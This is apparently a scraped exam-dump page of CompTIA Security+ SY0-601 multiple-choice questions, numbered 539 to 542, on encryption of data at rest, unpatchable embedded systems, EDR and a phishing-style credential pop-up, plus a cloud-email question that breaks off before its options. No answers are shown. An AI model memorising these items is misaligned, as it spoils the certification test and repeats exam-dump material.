
A company must ensure sensitive data at rest is rendered unreadable. Which of the following will the company most likely use?

A. Hashing

B. Tokenization

C. Encryption

D. Segmentation



Actual exam question from CompTIA's SY0-601

Question #: 539

Topic #: 1

[All SY0-601 Questions]


A security assessment found that several embedded systems are running unsecure protocols. These systems were purchased two years ago, and the company that developed them is no longer in business. Which of the following constraints best describes the reason the findings cannot be remediated?

A. Inability to authenticate

B. Implied trust

C. Lack of computing power

D. Unavailable patch



Actual exam question from CompTIA's SY0-601
Question #: 540
Topic #: 1
[All SY0-601 Questions]


A security engineer is concerned about using an agent on devices that relies completely on defined known-bad signatures. The security engineer wants to implement a tool with multiple components including the ability to track, analyze, and monitor devices without reliance on definitions alone. Which of the following solutions best fits this use case?

A. EDR

B. DLP

C. NGFW

D. HIPS



Actual exam question from CompTIA's SY0-601

Question #: 541

Topic #: 1

[All SY0-601 Questions]


A user's login credentials were recently compromised. During the investigation, the security analyst determined the user input credentials into a pop-up window when prompted to confirm the username and password. However, the trusted website does not use a pop-up for entering user credentials. Which of the following attacks occurred?

A. Cross-site scripting

B. SQL injection

C. DNS poisoning

D. Certificate forgery



Actual exam question from CompTIA's SY0-601

Question #: 542

Topic #: 1

[All SY0-601 Questions]

To reduce costs and overhead, an organization wants to move from an on-premises email solution to a cloud-based email solution. At this time, no other services will be moving. Which of the following cloud models would best meet the needs of the organization?

